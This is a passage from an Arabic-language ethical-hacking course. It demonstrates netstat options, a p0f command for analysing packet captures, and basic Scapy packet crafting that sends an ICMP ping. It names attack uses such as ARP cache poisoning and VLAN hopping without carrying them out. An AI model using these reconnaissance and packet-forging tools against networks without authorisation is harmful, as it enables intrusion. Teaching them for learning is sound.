ولكن كما ذكرنا من قبل فان التحكم في غلق وفتح المنافذ يتم عبر جدا الحماية[firewall].

ماذا يمكنني أن افعل بالأمرnetstat غير ذلك؟

فلننظر إلى التعبير [-s] نجد انه يعمل على عرض حالة كل بروتوكول مستخدم على نظام التشغيل كالاتى:

```
[root@dhcppc3 ~]# netstat -s | head -n 10
Ip:
    123800 total packets received
    5 with invalid addresses
    0 forwarded
    0 incoming packets discarded
    107918 incoming packets delivered
    99081 requests sent out
    69 dropped because of missing route
Icmp:
    4415 ICMP messages received
[root@dhcppc3 ~]#
```

لقد قمنا بعرض عشرة سطور عن ناتج التعبير [-s] ويمكن تخصيص البروتوكولات التي تستخدم سواء TCPأو UDP كما ذكرنا من قبل.

يمكنك أيضا عرض جدول التوجيه [routing table] باستخدام التعبير [-r] كالاتى:

```
[root@dhcppc3 ~]# netstat -r
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.16.0    *               255.255.255.0   U         0 0          0 eth0
192.168.122.0   *               255.255.255.0   U         0 0          0 virbr0
default         192.168.16.1    0.0.0.0         UG        0 0          0 eth0
[root@dhcppc3 ~]#
```

هل يوجد شيء أخر؟

نعم ممكن عرض معلومات عن كروت الشبكة باستخدام التعبير [-i] وأيضا باستخدام التعبير [-e] لعرض معلومات إضافية كالاتى:

```
[root@dhcppc3 ~]# netstat -i
Kernel Interface table
Iface       MTU Met    RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0       1500   0   121751      0      0      0    91743      0      0      0 BMRU
lo        16436   0    16449      0      0      0    16449      0      0      0 LRU
virbr0     1500   0        0      0      0      0        0      0      0      0 BMRU
[root@dhcppc3 ~]# netstat -ie
Kernel Interface table
eth0      Link encap:Ethernet  HWaddr 00:0C:29:51:41:91
          inet addr:192.168.16.73  Bcast:192.168.16.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe51:4191/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:121751 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91743 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:138974644 (132.5 MiB)  TX bytes:6897808 (6.5 MiB)
          Interrupt:19 Base address:0x2000
```

نلاحظ هنا أن الأمر [netstat☺-ie] يشبه تماما الأمر [ifconfig]

الأداة P0F

تستخدم الأداة **p0f** لتحليل الملفات التي تم التقاطها من قبل الأداة **wireshark** وتكون صيغتها كالاتى:

#p0f©-s©/tmp/targethost.pcap©-o©p0f-result.log©-l

Network DISCOVERY WITH SCAPY

سكابي هو برنامج بايثون يمكن المستخدم من إنشاء الحزم أو التعديل على قيمها، وتقطيع الحزم والتجسس عليها والوصل بين الطلب والإجابة وكذلك تزويرها، وهذه القابلية تسمح ببناء الادوات التي تستطيع ان تكتشف وتتبع وتهاجم الشبكات (للتعلم فقط).

بعبارة اخرى: فأن **scapy** هو برنامج ادارة حزم متفاعل قوي، وهو قادر على ان يزور او يشفر حزم عدد كبير من البروتوكولات، ويقوم بأرسالها من خلال الاسلاك، ويقوم بالتقاطها. ويستطيع بسهولة القيام بكثير من المهام المعروفة مثل ال **scanning** والتتبع والاكتشاف واختبار الوحدات، ومهاجمة واكتشاف الشبكات. يمكن ان يحل محل الاداة الشهيرة **Hping**، وكذلك **arpspoof**،**arp-sk**، **arping** ، **p0f** وحتى بعض اجزاء ال **Nmap**،**tcpdump** ، وال **tshark**.

بالإضافة إلى قدرته على إرسال إطارات غير محققة حيث لا يمكن لأدوات أخرى القيام بها عن طريق ما يسمى بالحقن 802.11 إطار، و الجمع بين التقنيات (**VLAN hopping+ARP cache poisoning, VOIP decoding on WEP encrypted channel**, …)

ملحوظة: التطبيق **Scapy** متواجد على نظام كالي ومن لا يملك هذا الإطار يمكنه استخدام الأمر التالي لتحميله:

```
root@KaliAttacker:~# apt-get install python-scapy
```

فيما يلي بعض المهام التي من الممكن القيام بها مع الأداة Scapy والتي سوف نتناولها جميعا ولكن على مراحل على حسب احتياج كل مرحله.

1- الفحص، والبحث (الإرسال السريع أي نوع من الحزم وتدقيق الأجوبة)
2- القيام بعملية فحص لكل من(**network, port, protocol scanning**)
3- اكتشاف كل من(tracerouting, rewalking, ngerprinting)
4- القيام بهجمات(poisoning, leaking, sniffing)
5- إعداد التقرير ((text, html))

6- القيام بالمصافحة الثلاثية THREE WAY HANDSHACK.

بما ان البرنامج (عبارة عن بيئة) مبرمج بواسطة لغة بايثون، فتستطيع ان تستخدم فيها ال loop وال string. ونجد انه يتعامل مع العديد من البروتوكولات.

بشكل رئيسي يقوم SCAPY بعملتين: ارسال الحزم، واستلام الأجوبة.

- لتشغيل الامر نقوم بكتابة الامر SCAPY في الترمنال للدخول الى الوضع الخاص بهذا الامر والتي تتغير فيه علامة المحث كالاتي:

```
root@jana:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>>
```

- نقوم بالمهه التالية وهي اكتشاف الشبكة وهنا سوف نحتاج الى شيئين وهما بناء حزمه من نوع **ip** والتي سوف نحتاجها لتحديد عنوان المرسل وذلك بتشغيل الدالة **IP ()** ثم وضع اسم افتراضي لنتعامل معه بدلا من **IP()** وليكن مثلا **ip** وذلك لسهولة التعامل ولا تنسى ان تنهى كل سطر بالعلامة () كالاتي:

```
>>> IP()
<IP  |>
>>> ip=IP()
>>> ip.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
>>>
```

- نقوم بتحديد العنوان التي سوف يتم ارسال الحزم اليه كالاتي:

```
>>> ip.dst = "173.194.113.146"
>>> ip.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 192.168.16.73
  dst= 173.194.113.146
  \options\
>>>
```

- نلاحظ هنا انه تم تغير عنوان المرسل (**dst**) من 127.0.0.1 الى العنوان الذي قمنا بتسجيله باستخدام **ip.dst**.
- نقوم الان بإعداد الشي الثاني وهو تحديد نوع الحزمه التي سوف نرسلها وهنا سوف نستخدم الحزمه **ICMP** ونقوم بإعدادها مثل السابق كالاتي:

```
>>> ping = ICMP()
>>> ping.display()
###[ ICMP ]###
  type= echo-request
  code= 0
  chksum= None
  id= 0x0
  seq= 0x0
>>>
```

- هنا قمنا بإنشاء حزمتين حزمة **ip** والتي تحتوي على بروتوكول **IP** (تحتوي على عنوان المرسل الذي سوف يتم الارسال اليه) وحزمة **ping** والتي تحتوي على بروتوكول **ICMP**.
- نقوم الان بارسال الحزم باستخدام **sr** ثم عدد الحزم كالاتى:

```
>>> windows = sr1 (ip/ping)
Begin emission:
..Finished to send 1 packets.
..*
Received 5 packets, got 1 answers, remaining 0 packets
>>> █
```

- بعد ارسال الحزم يمكن رؤية الرد على هذا الارسال كالاتى:

```
>>> windows.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 28
  id= 8057
  flags=
  frag= 0L
  ttl= 45
  proto= icmp
  chksum= [illegible]
  src= 173.194.113.146
  dst= 192.168.16.73
  \options\
###[ ICMP ]###
     type= echo-reply
     code= 0
     chksum= 0xffff
     id= 0x0
     seq= 0x0
###[ Padding ]###
        load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xcf\x82[Z\x1a([S'
>>>
KeyboardInterrupt
>>> █
```

- ويمكن استخدامها في ارسال حزم **TCP** أيضا مثل السابق والتحكم في جميع التعبيرات التي تأتى معها وكما قلان سابقا ان هذه الأداة تدعم العديد من البروتوكولات.
- لرؤية جميع البروتوكولات المستخدمة والمعاملات عن طريق استخدام الامر **ls()** وللخروج نستخدم الامر **exit()**.

أداة Scapy قوية جدًا واستخداماتها كثيرة ولكنها معقدة جدًا وتحتاج بعض الوقت لإتقان استخدامها. وسوف نتناول هذه الأداة كثيرا على مدار الدراسة.

الحمد لله تعالى أكون هنا انتهيت من الوحدة الثالثة من كورس الاختراق الأخلاقي وأتمنى من الدعاء والاستفادة بما يرضى الله.

د. محمد صبحي طيبه (01009943027)